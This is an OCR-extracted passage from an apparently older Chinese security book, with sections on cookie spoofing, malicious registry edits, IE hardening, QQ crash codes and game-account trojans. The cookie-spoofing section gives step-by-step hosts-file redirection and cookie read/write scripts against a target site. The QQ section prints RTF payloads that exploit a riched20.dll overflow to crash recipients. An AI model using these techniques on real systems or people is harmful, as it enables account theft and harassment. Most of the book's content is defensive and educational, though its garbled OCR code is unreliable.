正如我们知道的，在网络词汇中，Cookies 是一个特殊的信息，虽然只是服务器存于用户计算机上的一个文本文件，但由于其内容的不寻常性（与服务器有一定的交互性，且常会存储用户名，甚至口令，或是其他一些敏感信息，例如一些社区中常会用 Cookies 来保存用户积分、等级等）。因而成为一些黑客高手关注的对象，他们会借此来取得特殊权限，甚至攻克整个网站。下面以 javascript 中对 Cookies 的调用来说明 Cookies 欺骗的实现过程及具体应用。

一、Cookies 的建立

先来了解一下 Cookies 的基本格式：

Cookiesname=Cookiesvalue;expire=expirationdategmt;path=urlpath;domain=sitedomain

其中各项以“；”分开，首先是指定 Cookies 的名称，并为其赋值。接下来分别是 Cookies 的有效期、url 路径以及域名，在这几项中，除了第一项以外，其他部分均为可选项。

下面来看一段代码，了解一下 Cookies 究竟是怎样建立的：

<HTML>

```
<HEAD>
<TITLE>Set a Cookies based on a form</TITLE>
<SCRIPT LANGUAGE="java script" TYPE="TEXT/java script">
<!-- Hide script from older browsers

expireDate = new Date
expireDate.setMonth(expireDate.getMonth() +6)

userName = ""
if (documents .Cookies != "") {
userName = documents .Cookies.split("=")[1]
}

function setCookies() {
userName = document.myform.nameField.value
documents .Cookies = "userName="+userName+";expires=" + expireDate.toGMTString()
}

// End hiding script -->
</SCRIPT>
</HEAD>
<BODY BGCOLOR="WHITE" onLoad="document.myform.nameField.value = userName">
<form NAME="myform">
<H1>Enter your name:<INPUT TYPE="TEXT" NAME="nameField" onBlur="setCookies () "></H1>
</form>
</BODY>
</HTML>
```

这是一段简单的建立 Cookies 的脚本。

(1) <SCRIPT LANGUAGE="java script" TYPE="TEXT/java script">

脚本开始的标记，由此一句告诉浏览器以下将是 java script。

(2) <!-- Hide script from older browsers

为了防止浏览器不能识别脚本，而让浏览器误以为是 HTML 注释而忽略它。

(3) expireDate = new Date

获取当前日期，并存入变量 expireDate 中。

(4) expireDate.setMonth(expireDate.getMonth() +6)

获取当前月份值，将其加6后设置为 expireDate 的月份总值部分，这意味着本 Cookies 的有效期为 6 个月。

(5) if (documents .Cookies != "")

如果 document 的值不为空，相当于检查用户硬盘上是否已经有了 Cookies。

(6) userName = documents .Cookies.split("=')[1]

此处用到了 split("=') 函数，它的功能是把 Cookies 记录分割为数组，Cookies 的名为 Cookies [0]，值为 Cookies[1]，以此类推。所以此处 documents .Cookies.split("=')[1] 返回的值是此 Cookies 的值，在此句中将值赋给了变量 username。

(7) function setCookies()

设置名为 setCookies 的函数。

(8) documents .Cookies = "userName=" +userName+ ";expires=" + expireDate.toGMTString()

此句是将设置好的 Cookies 写入用户硬盘。expireDate.toGMTString() 把 expireDate 中的值转换为文本字符串，这样才能写入 Cookies 中。

(9) onLoad="document.myform.nameField.value = userName"

当页面载入时，把 username 的值写入文本框（如果有的话）。

(10) onBlur="setCookies ()"

当用户离开文本框时，onBlur 调用函数 setCookies。

结合上面的注释，读那段代码应该不成问题了，建立 Cookies 后现在看怎么读取。

二、Cookies 的读取

一般来说，Cookies 的作者并不希望 Cookies 被显示出来，不过这也是我们想要知道里面到底有什么。

```
<HTML>
<HEAD>
<TITLE>Cookies Check</TITLE>
</HEAD>
<BODY BGCOLOR="WHITE">
<H2>
<SCRIPT LANGUAGE="java script" TYPE="TEXT/java script">
<!-- Hide script from older browsers

if (documents .Cookies == "") {
document.write("There are no Cookies here")
}
else {
thisCookies = documents .Cookies.split("; ")
}
```



```

for (i=0; i<thisCookies.length; i++) {
document.write("Cookies name is '"+thisCookies.split("=")[0])
document.write(", and the value is '"+thisCookies.split("=")[1]+"'<BR>")
}
}

```

```

// End hiding script -->
</SCRIPT>
</H2>
</BODY>
</HTML>

```

以上便是一段读取 Cookies 名字和值的脚本。看看有什么新的语法：

(1) thisCookies = documents.Cookies.split("; ") [注意：并非前文中出现过的split(" ")。split("; ")可以产生数组的结果，本句中由documents.Cookies.split("; ")来获取Cookies的值，并将这个数组赋值给变量：thisCookies。

(2) for (i=0; i<thisCookies.length; i++)

设置计算器变量 i 的值为 0，如果其值小于 thisCookies.length (thisCookies 中值的个数)，将 i 的值加 1。

(3) document.write("Cookies name is '"+thisCookies.split("=")[0])

此句中 thisCookies.split(" ") [0] 较难理解，上面的脚本中，thisCookies 已经被赋值为一个数组的值，那么 thisCookies 是指数组中第 1 个值，也就是第 1 个 Cookies，由上文可知 split(" ") [0] 是指 Cookies 的名字。这样 thisCookies.split(" ") [0] 便是第 1 个 Cookies 中 Cookies 的名字！

(4) document.write(", and the value is '"+thisCookies.split("=")[1]

跟 (3) 极为相似，即是第 1 个 Cookies 中 Cookies 的值。

至此，我们已经熟悉了如何建立 Cookies 以及它的读取。这些也正是 Cookies 欺骗也需要的主要技术！

三、Cookies 欺骗的实现

要做到 Cookies 欺骗，最重要的是理解目标 Cookies 中的储值情况，并设法改变它。由上面的学习我们知道，基于 Cookies 的格式所限，一般来说，只有在 Cookies.split(" ") [0] 和 Cookies.split(" ") [1] 中的值对我们才有用。也就是说只需改变这两处或一处的值即可达到我们的目的。

在实际操作中，得先解决一个问题——由于受浏览器的内部 Cookies 机制所限，每个 Cookies 只能被它的原服务器访问！这里就需要一个小技巧。

在上面我们提到过 Cookies 的格式，最后两项分别是它的 url 路径和域名。不难想到，服务器

对 Cookies 的识别靠的就是这个！

平时我们浏览一个网站时，输入的 url 便是它的域名，需要经过域名管理系统 dns 将其转化为 IP 地址后进行连接。这其中就有一个空当，如果能在 dns 上做手脚，把目标域名的 IP 地址对应到其他站点上，便可以非法访问目标站点的 Cookies 了！

做到这一点并不难，在 Win9x 下的安装目录下，有一名为 hosts.sam 的文件，以文本方式打开后会看到这样的格式：

```
127.0.0.1 localhost #注释
```

利用它，我们便可以实现域名解析的本地化，而且其优先权高于网络中的 dns！

具体使用时，只需将 IP 和域名依上面的格式添加，并另存为 hosts 即可！

注意：此文件无后缀名，并非 hosts.sam 文件本身。

到此，Cookies 欺骗所需的所有知识已齐备了。下面演示如何进入实战。

假设目标站点是 www.XXX.com

www.self.com 是自己的站点（可以用来存放欺骗目标所需的文件，用来读取和修改对方的 Cookies.）。

首先 ping 出 www.self.com 的 IP 地址：

```
ping www.self.com
```

```
Reply from 12.34.56.78: bytes=32 time=20ms TTL=244
```

然后修改 hosts.sam 文件如下：

```
12.34.56.78 www.XXX.com
```

并保存为 hosts。

将用来读取 Cookies 的页面传至 www.self.com（脚本如二所示）。

此时连上 www.XXX.com。由于我们已经对 hosts 动过手脚，这时来到的并不是 www.XXX.com，而是 www.self.com。www.XXX.com 设在本地的 Cookies 便可被读出。

然后根据具体情况修改脚本，用同样的方法，向此 Cookies 中写入数据。修改完毕后，删掉 hosts

 Tips

文件，再重新进入 www.XXX.com，此时已经大功告成。

在 Win2000 中 hosts 文件的建立与 Win98 不同，需要在 c:\winnt\system32\

drivers\etc 文件夹中创建！

经过上面的剖析我们可以知道，Cookies 欺骗是一种发现较早，且较难使用的 hack 手法，除了 Java script 可以控制以外，asp 等也可以用来对其进行设置。未必能对所有站点有效，但技术本身真实，勿容置疑！



第30变 防范恶意代码篡改注册表

众所周知，注册表是系统的核心，对它进行修改将会影响到系统的方方面面，比如IE浏览器就可以通过修改注册表来控制。下面就让我们通过一些实例来了解一下。

一、修改IE的标题栏

IE浏览器上方的蓝色横条（即标题栏）常常会被一些恶意网站更改成他们的网站名称或宣传语，而不是显示默认的“Microsoft Internet Explorer”。如图4-40所示：



图 4-40

其实它们只不过是对注册表进行了简单修改。

单击“开始→运行”菜单，在弹出的运行栏中输入“Regedit”命令后按回车键打开注册表编辑器，依次进入如下“HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer>Main”分支。如图4-41所示：



图 4-41



詐

将其下的“Window Title”主键删除后，接着再依次进入“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer>Main”分支，同样将其下的“Window Title”主键删除。如图 4-42 所示：



图 4-42

接着关闭所有打开的 IE 浏览器窗口，再重新打开一个 IE 窗口就可以恢复正常。

屋
家
之
道

二、控制 IE 右键菜单

在访问过一些网站后，我们会发现在IE里单击鼠标右键后，弹出的右键菜单里会显示出一些莫名的菜单项。这种情况就像网络蚂蚁和网际快车点击右键下载的信息，但是不同的是，一般被恶意网页修改后就变成了其主页的链接。如图4-43所示：



图 4-43

让我们来看看它们是怎样修改注册表的。首先进入注册表编辑器，依次进入“HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt”分支。这里就是用于控制IE中显示的右键菜单项的地方，只需找到被恶意添加的菜单项删除即可。如图4-44所示：





图 4-44

三、搜索引擎的变换

在 IE 浏览器中集成了一个“搜索”功能，如今这个搜索功能也被一些恶意网站“相中”了。如图 4-45 所示：




图 4-45

现在来看看如何修改注册表才能达到这个效果。在桌面上依次单击“开始→运行”，在弹出的“运行”对话框中输入“Regedit.exe”命令并回车，在打开的“注册表编辑器”中逐层展开“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Search”分支。在右侧窗口中可以看到“CustomizeSearch”和“SearchAssistant”的键值均为“http://ie.search.msn.com/{SUB_REF1766}/Srchass/Srchcust.htm”。如图 4-46 所示：



图 4-46

原来 IE 内置搜索引擎的秘密在这里！现在我们就可以将这个网址恢复更改成我们喜爱的搜索引擎网址了，具体方法如下：

分别双击“CustomizeSearch”和“SearchAssistant”两主键，在弹出的对话框中将喜爱的搜索引擎网址输入即可，如百度的网址 <http://www.baidu.com.cn>。如图 4-47 所示：




图 4-47

更改完键值后，关闭“注册表编辑器”。然后再打开一个 IE 浏览器窗口，单击 IE 的“搜索”按钮，便可以在 IE 窗口左侧打开的百度搜索引擎中进行搜索了。如图 4-48 所示：



图 4-48

四、解除注册表锁定

如果连注册表也被恶意网站给锁定了一一弹出一个“注册表编辑已被管理员禁用。”的对话框。如图 4-49 所示：




图 4-49

那我们则可以按以下步骤来解除锁定：

- (1) 单击“开始→程序→附件”，打开里面的“记事本”。
- (2) 在记事本窗口中输入以下内容：

REGEDIT4

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]
DisableRegistryTools=dword:00000000
```

完成后的画面如图 4-50 所示。



图 4-50

- (3) 从“文件”菜单上选择“保存”命令，以“C:\reg.reg”名称存盘。如图 4-51 所示：



图 4-51

- (4) 打开“资源管理器”，切换到 C 盘，双击“reg.reg”文件。如图 4-52 所示：



图 4-52

(5) 这时系统弹出“是否确认要将 C:\reg.reg 中的信息添加进注册表？”的对话框，单击“是”。如图 4-53 所示：




图 4-53

随后弹出对话框“C:\reg.reg 里的信息已被成功地输入注册表。”，表明导入成功，单击“确定”关闭对话框。如图 4-54 所示：




图 4-54

这时注册表已被成功解锁了。

五、防范注册表被修改

因为修改注册表设置都是用的 JavaScript 脚本语言，所以只需禁用它即可。但这种脚本语言应用广泛，所以建议在 IE 的设置中将脚本设为“提示”。如图 4-55 所示：




图 4-55



如果是使用 Win2000 的用户，只需在“控制面板→管理工具→服务”中禁用 Remote Registry Service 服务，也无法通过浏览网页来修改注册表。如图 4-56 所示：



图 4-56

第 31 变 设置 IE 防范恶意代码



遭遇无数次的恶意代码后，你是不是在想“怎样才能预防中招呀”？也许有人会告诉你：赶快用××××工具，它能修改注册表，可是一时找不到这个工具怎么办？真的没有办法了吗？不用着急也不用担心，下面将教你预防的七大攻略。

一、禁用 IE 的自动登录

拨号上网用户使用 IE 时，连接对话框有个“保存密码”选项，在 Web 页面直接登录邮箱时也有“保存密码”选项。看“*”号工具软件可以轻易将密码翻译出来，所以建议你尽量不要使用该选项。如图 4-57 所示：



图 4-57

二、关闭 IE 的颜色足迹

IE 以及 Web 页面设计者一般都将页面上未访问过的和已访问过的链接设置成不同的颜色，虽说方便了用户浏览，但不经意间会泄露你的浏览足迹。在 IE 的菜单栏单击“工具→Internet 选项”菜单项，在弹出的对话框中单击“常规”选项卡设置界面中的“辅助功能”按钮。如图 4-58 所示：



图 4-58

在随后的对话框内勾选格式区域的“不使用网页中指定的颜色”项。如图 4-59 所示：




图 4-59

单击“确定”按钮返回上一步后，单击“颜色”按钮，在“颜色”区域勾选“使用 Windows 颜色”项。如图 4-60 所示：




图 4-60

在“链接”区域通过色板将未访问的和访问过的链接的颜色设置成相同，别人就看不到你的浏览足迹了。





三、删除 IE 的 Cookies

Cookies，我们已经介绍过多次了，可以通过设置不同的安全级别来限制 cookies 的使用。如果要彻底删除 cookies，可将目录“Windowscookies”下的所有文件全部删除，这样就可有效保护你的个人隐私了。当然使用个人防火墙也可以对 Cookies 的允许、提示、禁止等功能的进行使用限制。如图 4-61 所示：



图 4-61

四、关闭 IE 的自动完成功能

IE 的自动完成功能给用户填写表单和输入 Web 地址带来一定的便利，但同时也给用户带来了潜在的危险，尤其是对于在网吧或公共场所上网的网民。若需禁止该功能，单击“工具→Internet 选项→内容”，在“个人信息”区域单击“自动完成”按钮。如图 4-62 所示：



图 4-62

在随后的对话框内清除 Web 地址、表单及表单的用户名和密码项的选择。如图 4-63 所示：



图 4-63

五、IE 的安全区域设置

IE的安全区设置可以让你对被访问的网站设置信任程度。我们在上网浏览信息时，应经常通过一些报刊杂志来搜集一些黑客站点或其他一些破坏站点的相关信息，并时时注意哪些站点会恶意窃取别人的个人信息，通过一些相关设置来拒绝这些站点对你的信息的访问，从而使浏览器能够自动拒绝这些网站发出的某些对自己有安全威胁的指令。方法是：

单击“工具→Internet 选项”，在弹出的对话框中“安全”选项卡设置界面中单击“受限站点”右边的“站点”按钮，将需要限制的站点地址添加进去，完成站点地址的添加工作以后，单击“确定”按钮，浏览器将对上述的受限站点起作用。如图 4-64 所示：




图 4-64

第32变 QQ恶意代码防范

QQ 现在已成为网上寻呼和聊天的代名词了，凡上网者大都有 QQ，但你知道吗？现在很多无聊的人动不动就会使用一些恶意代码来攻击 QQ！试想，人家扔过来一串字符，你的 QQ 就得“自动”下线，是不是很不爽？下面就来看看如何防范吧！

一、让QQ崩溃的代码

先在 00 的消息发送框中输入如下消息。

单击“发详”按钮后，就可以看到 QQ 弹出的崩溃提示框了。如图 4-65 所示：



图 4-65

再来看个“刷蓝屏”的恶作剧代码。

```
{\urlf1\ansi\ansicpg936\deff0\deflang1033\deflangfe2052{\fonttbl{\f0\fni\fcharset2
Webdings:}{\f1\fni\fcharset134 \cb\ce\cc\c\c:\}}}
{\color{rbt1 : \red\green\blue255;}}
\viewkind4\uc1\pard\cf1\lang2052\f0\fs1638 g\cf0\f1\fs18\par
}
```

单击“发送”按钮后，对方的QQ消息框中将全部呈蓝色状态。如图4-66所示：



图 4-66

! Tips

要想看到这样的效果，要求接收消息方使用最新版的QQ，发送方使用什么版本的QQ没有限制，这样接收方才能看到发送方发送的特殊文字效果。

二、QQ 恶意代码剖析

这些代码是怎样得到的呢？其实很简单，用写字板和16进制文件编辑器UltraEdit 32就可以得到这些代码。首先，在写字板中输入想发送的内容并编辑，比如可以在写字板中选择字体为行楷，

然后给每一个要发送的字符选择不同的颜色,接着在字体大小列表中填入想发送的字符的大小即可。

如图 4-67 所示:



图 4-67

单击写字板的“文件→另存为”菜单项,在“保存类型”下拉列表框中找到“Rich Text Format 格式 (RTF)”项,将其保存为 RTF 文件。如图 4-68 所示:



图 4-68

现在就可以运行 UltraEdit 32,用它打开这个编辑好的 RTF 文件,你看到的当前的代码内容就是在写字板的文字内容了。如图 4-69 所示:

明白代码是怎么生成的了吧?把这些内容复制到 QQ 的消息框中,单击“发送”按钮后,对方就可以看到你精心准备的内容了。

如果你尝试将代码中用来设置文字字体大小的“fs”后面的代码改得非常大,比如将它改为 20 个 9 然后发送给对方——对方的屏幕上将会出现一个对话框,显示非法操作,然后 QQ 就会立即自动关闭了。这就是所谓的利用特大字在 QQ 中轰炸对方,使对方下线的方法。

之所以会出现这种问题,是因为“fs”后面输入的字体大小的数字串不能超过 32 字节,否则就会引发缓冲区溢出,当超过 32 字节以后就有可能会导致应用程序崩溃。在收到这样的代码后,如果 QQ 用户查看消息,此段代码立刻产生效果,其症状为 QQ 内存使用突然增大,然后系统显示 QQ 非法操作,QQ 就会被立即关闭。






图 4-69

再深入分析，可以知道这是由于在使用 QQ 时会调用 riched20.dll 文件，该文件存在一个缓冲区溢出漏洞，可导致使用此 DLL 模块相应功能的应用程序崩溃。问题出现在其对 RTF 文档分析的代码中，其对文档中属性标示中的数字（如字体大小）等处理不当，使其出现溢出。

! Tips

虽然代码比较恶劣，但是对于 QQ 本身或者操作系统是没有损害的。非法操作之后的 QQ 依然可以重新登录，而且只要对方使用的是低版本（如 QQ2000b 系列）的 QQ 就不会中招，所以不用害怕。



三、QQ 恶意代码防范方法

首先要说的是，不要用这个方法去炸对方，因为对方被炸下线后，他还可以登录上来。而且在 QQ 的消息记录中会记录着你发送的代码的原文，对方也完全可以用这个方法发送给你这样的消息。

如果有人用这种方法来轰炸你，你可以把他加入到“黑名单”中，这样他就没法骚扰你了。另外一种防范方法可能更好些，在线状态下单击对方的头像，选择“查看用户信息”，单击该窗口中的“好友个人设定”，然后勾选上“不接收该好友发来的任何消息”，就可以解决这个问题。不过可以放心的是，只要不是特别大的字，对方的 QQ 是不会下线的。

再一个方法就是下载补丁程序也可防范这种 QQ 炸弹。在讲解完了一些恶意代码后，再来送些有趣的特大字代码给大家。

1. 有趣的“HI！”

fs350 是大小，介于 1 和 1638 之间。

```
{\urtf1\ansi\ansicpg936\deff0\deflang1033\deflangfe2052{\fonttbl{\f0\fnil\fscript</
```

黑客 对抗七十二变

詐

I>\fprq2\fcharset0 C
omic Sans MS:}\{f1\fmodern\fprq6\fcharset134 \cb\ce\cc\c5:\}
\colortbl :\red0\green0\blue255:\red255\green0\blue0:\red255\green0\blue255:
\viewkind4\uc1\pard\cf1\lang2052\f0\fs400 H\cf2\fs300 1\cf3\f1\fs200 !\cf0\fs144\par
}

2. 四个圆半的图案

```
{\urtf1\ansi\ansicpg1252\deff0{\fonttbl{\f0\fni\fprq2\fcharset2 wingdings;}}\colortbl :\red\green255\blue0;}\viewkind4\uc1\pard\cf1\lang1033\kerning2\f0\fs144 z\cf0\fs52 \par }
```

3. 从大到小排列的方块

```
{\urtf1\ansi\ansicpg936\deff0\deflang1033\deflangfe2052{\fonttbl{\f0\f\fprq2\fcharset2
wingdings:}{\f1\fmodern\fprq6\fcharset134 ``cb''`cb```ce```cc``e5;}}}
{\colortbl{\red120\green30\blue190;\red240\green230\blue0;\red250\green180\blue0;
\red100\green200\blue250;}}
\viewkind4\uc1\pard\cf1\lang2052\f0\fs240 r\cf2\fs200 r\cf3\fs160 r\cf4\fs120 r\cf4\fs80
r\cf3\fs40 r\cf4\fs10}
```

这个效果比较有意思，大家只要深入研究这个代码，就可以发现藉此可以产生很多变化。如图4-70所示：




图 4-70

HACKER


骇客

第五篇

网络游戏欺骗术

现在，绝大多数的网民都与网游有了亲密的接触，同时麻烦随之而来——网游账号被窃、装备被偷！

针对这些情况，本篇特意安排了关于网游安全的内容：木马盗号的防范、网站充值欺骗术的防范、传奇外挂免费验证、作弊与反作弊、局域网监听防范、免费外挂透视。



第33变 网络游戏“盗号”骗术防范

在网络游戏世界里，一件极品的装备往往是玩家许多金钱、心血和无数个不眠之夜的结晶。因此，玩家最担心的事就是自己的虚拟人物身份被冒用以及虚拟物品在游戏世界中被窃走了。但可恨的是越来越多的网络窃贼利用虚拟物品尚无法律保护的现状，恣意妄为地利用木马和漏洞偷窃玩家的装备和账号，令玩家一夜之间“武功”尽失。针对这种情况，这里从4个方面讲解网络游戏“盗号”的防范方法供大家参考。

一、防范木马盗取账号

使用木马盗取玩家账号、密码是比较普遍的情况，尤其是在一些公共上网场所。有人故意在机器上种上木马程序，等其他人在这台机器上玩网络游戏的时候，木马程序偷偷记录下账号、密码等敏感信息，保存在本地的隐秘文件中或者直接根据设置发送到特定的邮箱中（以后者情况居多）。

针对这种情况，可以用“金山毒霸”等杀毒软件手动扫描电脑，查杀木马。此外，病毒防火墙也可以进行实时保护，以金山网镖为例，在游戏过程中只要开启了防火墙，会自动提醒用户有哪些针对游戏的木马试图攻击并已被拦截。对于比较新的木马，也可以在木马访问网络的时候进行询问，帮助用户识别。

下面讲解一下手工删除传奇新木马的方法，注意删除方法因操作系统版本的不同而有所不同。

1. 系统是 Windows 9x/Me

首先让我们来删除病毒主程序。使用干净的系统软盘引导系统到纯 DOS 模式，然后转到系统目录（默认的系统目录为 C:\windows\system），分别输入以下命令，以便删除病毒程序：

C:\windows>del intren0t.exe

命令输入并回车确认后，取出系统软盘，重新引导到 Windows 系统。如果手中没有系统启动软盘，则可以在引导系统时按“F8”快捷键进入引导菜单模式后，选择第五项也可进入 DOS 模式。如图 5-1 所示：




图 5-1

接着就要清除病毒在注册表里添加的项了，方法如下：

在运行栏中输入“Regedit”命令并回车，在打开的注册表编辑器中进入如下分支：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

在右侧列表中找到并删除如下项目：“Intren0t” = “%SystemRoot%\intren0t.exe”。

接着进入如下分支：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices

在右侧列表中找到并删除如下项目：“Intren0t” = “%SystemRoot%\intren0t.exe”，关闭注册表编辑器。


2. 系统是 Windows NT/2000/XP/2003 Sever

步骤一 使用任务管理器结束病毒进程。

右键单击任务栏，弹出菜单，选择“任务管理器”，调出“Windows 任务管理器”窗口。在任务管理器中，单击“进程”标签，在列表栏内找到病毒进程“intren0t.exe”，单击“结束进程”按钮，然后再单击“是”，结束病毒进程，然后关闭“Windows 任务管理器”；

步骤二 查找并删除病毒程序

通过“我的电脑”或“资源管理器”进入系统目录（Winnt或Windows），找到文件“intren0t.exe”将其删除。



3. 清除病毒在注册表里添加的项

打开注册表编辑器窗口后，依次进入如下分支：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

在右侧列表中找到并删除如下项目：“Intren0t” = “%SystemRoot%\intren0t.exe”

接着再进入如下分支：

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices

在右侧列表中找到并删除如下项目：“Intren0t” = “%SystemRoot%\intren0t.exe”，关闭注册表编辑器。

二、防范远程控制方式盗号


通过远程控制的方式盗号，可以远程查看、控制机器，从而拦截用户的输入，窃取账号、密码。

针对这种方式的盗号，防御起来并不难。因为远程控制工具或者木马肯定要访问网络，因此肯定逃不过网镖等网络防火墙的监视和检查，只要装载金山网镖即可。金山一直将具有恶意目的的远程控制木马加到病毒库中去，因此也可以利用最新的金山毒霸对这类木马进行查杀。已可截获的第一批专门针对游戏的木马有近百种，涉及传奇、魔力等游戏，还有适用于各种游戏的通用木马。

三、当心利用系统漏洞盗号

这是一种通过系统漏洞在本机植入木马或者远程控制工具，然后通过第一种和第二种方式进行盗号的活动。

针对这种方式，我们可以使用很多漏洞扫描工具，比如金山毒霸和金山网镖等工具帮助用户找到本机系统的漏洞，并且漏洞扫描工具还在不停升级，可以保证能识别最新发现的漏洞。



多浏览微软的网站，及时打上最新的系统补丁，只有防患于未然才能解除隐患！

第34变 网站充值欺骗术防范



模拟游戏厂商界面欺骗充值是近期才出现的一种新的欺骗方式，这种欺骗方式实际上是黑客使用的一种“迷惑”战术，他们通过注册相近的域名和抄袭制作完全一致的操作界面欺骗迷惑广大网易用户，以诱使不知情的网易用户前往充值，从而达到骗取点数卡和网易通行证账号及密码的目的。

一、欺骗原理

这里我们以网易的游戏《大话西游OnlineII》为例，网易点数卡充值查询中心的网址为`http://pay.163.com/`，而曾经用来欺骗广大用户的非法网站是`http://www.pay***.com`，乍一看，两个网址差不多，很有迷惑性。

更有甚者，还将网游网站的首页全部照搬，各项链接也正确链接到官方网站。但在主页的公告中增加一条虚假有奖信息，让用户点击进去填写资料就可以中奖，点击后就会进入盗号者制作的盗号提交程序，如果用户轻信并填写了真实信息，就将遗失账号与密码。

二、防范方法

首先，再三提醒大家，不要轻信任何非官方的表单提交程序，一定要通过搜索引擎等方式进入网游公司的正式页面才能确保危险不会发生。

网易公司发现这种情况后，在网易《大话西游OnlineII》的网站上已经做了相关的提示。如图5-2所示：



图 5-2

同时，网易公司已经对该非法网站在技术上进行了最大程度的屏蔽，现在登录这个盗号网站会出现以下的提示“用户您好，您访问的不是网易站点，请注意检查地址栏，谨防上当！请访问网易点数卡站点 <http://pay.163.com/>”。如图 5-3 所示：

